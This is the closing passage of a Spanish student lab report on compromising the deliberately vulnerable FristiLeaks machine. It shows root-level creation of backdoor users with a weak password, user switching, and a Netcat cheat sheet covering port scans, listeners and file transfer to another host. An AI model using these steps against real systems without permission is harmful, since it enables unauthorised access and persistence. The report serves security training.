


Ilustración 62Creación de nuevo usuario y asignación de contraseña desde root

En el siguiente paso vamos a crear otro usuario entonces volvemos hacer el mismo procedimiento. entonces vamos a empezar creando el usuario ejecutando el siguiente comando **useradd -m** seguido del nombre que le vamos a poner al usuario **super_boy** así ya queda creado el usuario, ahora vamos a asignarle una contraseña a ese usuario ejecutando el código **passwd** seguido del nombre del usuario **super_boy** en la siguiente línea nos pide cambiar la contraseña entonces ingresamos en donde dice **New password** la contraseña **0909**. Y así creamos otro nuevo usuario.




Ilustración 63Creación de usuario super_boy con contraseña desde sesión root

Visualización del directorio /home y sus usuarios: vamos a ingresar al directorio **home** con el comando **cd home** cuando ya entramos vamos a poner el comando **ls -la** para listar todos los archivos que se encuentren dentro del directorio **home** y podemos ver en la lista los usuarios **eezeepz, fristigod** y los dos usuarios nuevos que acabamos de crear **sr_jc** y **super_boy**

```
[root@localhost /]# cd home
cd home
[root@localhost home]# ls -la
ls -la
total 36
drwxr-xr-x.  7 root      root       4096 Sep  6 21:02 .
dr-xr-xr-x. 22 root      root       4096 Sep  6 17:22 ..
drwxrwxrwx.  2 admin     admin      4096 Nov 19  2015 admin
drwx--r-x.  5 eezeepz   eezeepz   12288 Nov 18  2015 eezeepz
drwx------   2 fristigod fristigod  4096 Nov 19  2015 fristigod
drwx------   2 sr_jc     sr_jc      4096 Sep  6 20:59 sr_jc
drwx------   2 super_boy super_boy  4096 Sep  6 21:02 super_boy
[root@localhost home]#
```

Ilustración 64Directorio /home con múltiples usuarios

```
[root@localhost home]# su sr_jc
su sr_jc
[sr_jc@localhost home]$ whoami
whoami
sr_jc
[sr_jc@localhost home]$
```

Ilustración 65Cambio de usuario a sr_jc y verificación con whoami




Ilustración 66Cambio de usuario a super_boy y confirmación con whoami

3. Capítulo 2

4. COMANDOS DE NC (Netcat)

1 escanear puertos abiertos

nc -zv

Este comando nos ayuda a escanear puertos abiertos

nc -zv 192.168.1.1 20-80

Escanea puertos del 20 al 80 en la IP 192.168.1.1

2 crear un servicio de escucha

nc -l -p

este comando crear un servidor de escucha por el puerto 1234

nc -l -p 1234

3 **conectar a un servidor**

Este comando nos ayuda a conectar a un servidor

nc 192.168.1.100 1234

Se conecta al puerto 1234 de esa IP.

4 transferencia de archivos (de un host a otro)

En el receptor:

nc -l -p 1234 > archivo_recibido.txt

En el emisor:

nc 192.168.1.100 1234 < archivo.txt

5 Chat simple entre dos PCs

PC1 (modo escucha): nc -l -p 1234

PC2 (modo cliente): nc IP_DEL_PC1 1234

DIFICULTADES

En el transcurso del proceso se presentaron las siguientes dificultades:

- No estaba cogiendo la dirección ip a la maquina fristileaks
- Dificulta a la carga el archivo en la página web.
- Error al crear los usuarios.
- El URL para entrar al login fridtileaks no me aparecía al ejecutar el diccionario.

CONCLUSIÓN

Este laboratorio permitió poner en práctica diferentes técnicas para analizar y vulnerar un sistema inseguro como **FristiLeaks**, usando herramientas básicas de **Kali Linux**. A lo largo del proceso, identificamos usuarios, desciframos contraseñas, exploramos archivos ocultos y aprovechamos fallos en la página web.

Gracias a estos pasos, logramos obtener acceso total al sistema y crear nuevos usuarios, cumpliendo así con el objetivo del ejercicio. Esta experiencia demuestra la importancia de la seguridad en sistemas y cómo una pequeña falla puede poner en riesgo todo el entorno.